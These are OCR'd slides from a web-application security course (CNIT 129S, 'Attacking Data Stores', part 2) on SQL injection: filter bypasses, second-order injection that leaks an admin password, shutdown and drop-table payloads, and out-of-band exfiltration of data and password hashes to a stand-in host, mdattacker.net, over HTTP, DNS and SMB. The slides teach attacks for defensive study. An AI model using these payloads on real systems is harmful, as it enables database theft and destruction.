
CNIT 129S: Securing Web Applications



Ch 9: Attacking Data Stores
Part 2 of 2


Bypassing Filters

Avoiding Blocked Characters

- **App removes or encodes some characters**
- **Single quotation mark is not needed for injection into a numerical field**
- **You can also use string functions to dynamically construct a string containing filtered characters**

CHR or CHAR Function

- **These queries work on Oracle and MS-SQL, respectively**



```
select ename, sal from emp where ename=‘marcus’:


SELECT ename, sal FROM emp where ename=CHR(109)||CHR(97)||
CHR(114)||CHR(99)||CHR(117)||CHR(115)

SELECT ename, sal FROM emp WHERE ename=CHAR(109)+CHAR(97)
+CHAR(114)+CHAR(99)+CHAR(117)+CHAR(115)
```

Comment Symbol Blocked

- Code is

```
SELECT * from users WHERE name='uname'
```

- Try injecting this value for name:

```
' or 1=1 --
```

- To create

```
SELECT * from users WHERE name='' or 1=1 --'
```

- **But the "--' is blocked**

Correct Syntax Without Comment

- **Injecting this value for name:**


```
' or 'a'='a
```

- **To create**

```
SELECT * from users WHERE name=''
or 'a'='a'
```

Circumventing Simple Validation


- **If "SELECT" is blocked, try these bypasses:**



```
SeLeCt
%00SELECT
SELSELECTECT
%53%45%4c%45%43%54
%2553%2545%254c%2545%2543%2554
```


Using SQL Comments

- **If spaces are blocked, use comments instead**



```
SELECT/*foo*/username,password/*foo*/FROM/*foo*/users
```

- **MySQL allows comments within keywords**



```
SEL/*foo*/ECT username,password FR/*foo*/OM users
```

Second-Order SQL Injection

- **Many applications handle data safely when it is first entered into the database**

- **But it may later be processed in unsafe ways**

App Adds a Second Quote

- **Register an account with this name:**

```
foo'
```

- **The correct way to insert that value is by adding a second quote (link Ch 2a)**

```
INSERT INTO users (username,
password, ID, privs) VALUES
('foo''', 'secret', 2248, 1)
```

Password Change

- **Requires user to input old password, and compares it to the password retrieved with:**

```
SELECT password FROM users WHERE
username = 'foo''
```


- **This is a syntax error.**

Exploit

- **Register a new user with this name:**

  ' or 1 in (`SELECT password FROM users WHERE username = 'admin')--`

- **Perform a password change, and MS-SQL will return this error, exposing the administrator password**



```
Microsoft OLE DB Provider for ODBC Drivers error
‘80040e07’
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax
error converting the varchar value ‘fme69’ to a column of
data type int.
```

Advanced Exploitation

- **The previous attacks had a ready means of exposing data**
  - **Adding UNION to a query that returns the results**
  - **Returning data in an error message**

Denial of Service

- **Turn off an MS-SQL database**


```
' shutdown--
```

- **Drop table**

```
' drop table users--
```

Retrieving Data as Numbers

- **No strings fields may be vulnerable, because single quotes are filtered**
- **Numeric fields are vulnerable, but only allow you to retrieve numerical values**
- **Use functions to convert characters tonumbers**



- `ASCII`, which returns the ASCII code for the input character
- `SUBSTRING` (or `SUBSTR` in Oracle), which returns a substring of its input

These functions can be used together to extract a single character from a string in numeric form. For example:

`SUBSTRING(‘Admin’,1,1)` returns `A`.

`ASCII(‘A’)` returns `65`.


Therefore:

`ASCII(SUBSTR(‘Admin’,1,1))` returns `65`.

Using an Out-of-Band Channel

- **You can inject a query but you can't see the results**
- **Some databases allow you to make a network connection inside the query language**


MS-SQL 2000 and Earlier



```
insert into openrowset(‘SQLOLEDB’,
'DRIVER={SQL
Server};SERVER=mdattacker.net,80;UID=sa;PWD=letmein',
'select * from foo') values (@@version)
```


Oracle

- **UTL_HTTP makes an HTTP request**



```
/employees.asp?EmpNo=7521'||UTL_HTTP.request('mdattacker.net:80/'||
(SELECT%20username%20FROM%20all_users%20WHERE%20ROWNUM%3d1))--
```


- **Attacker can use a netcat listener**



```
C:\>nc -nLp 80
GET /SYS HTTP/1.1
Host: mdattacker.net
Connection: close
```

Oracle

- **DNS request is even less likely to be blocked**




```
/employees.asp?EmpNo=7521'||UTL_INADDR.GET_HOST_NAME((SELECT%20PASSWORD%
20FROM%20DBA_USERS%20WHERE%20NAME=‘SYS’)||'.mdattacker.net')
```

This results in a DNS query to the mdattacker.net name server containing the SYS user's password hash:

```
DCB748A5BC5390F2.mdattacker.net
```

MySQL



The `SELECT ... INTO OUTFILE` command can be used to direct the output from an arbitrary query into a file. The specified filename may contain a UNC path, enabling you to direct the output to a file on your own computer. For example:

```
select * into outfile ‘\\\\mdattacker.net\\share\\output.txt’ from users;
```

- **To retrieve the file, set up an SMB share on your server**
  - **Alowing anonymous write access**

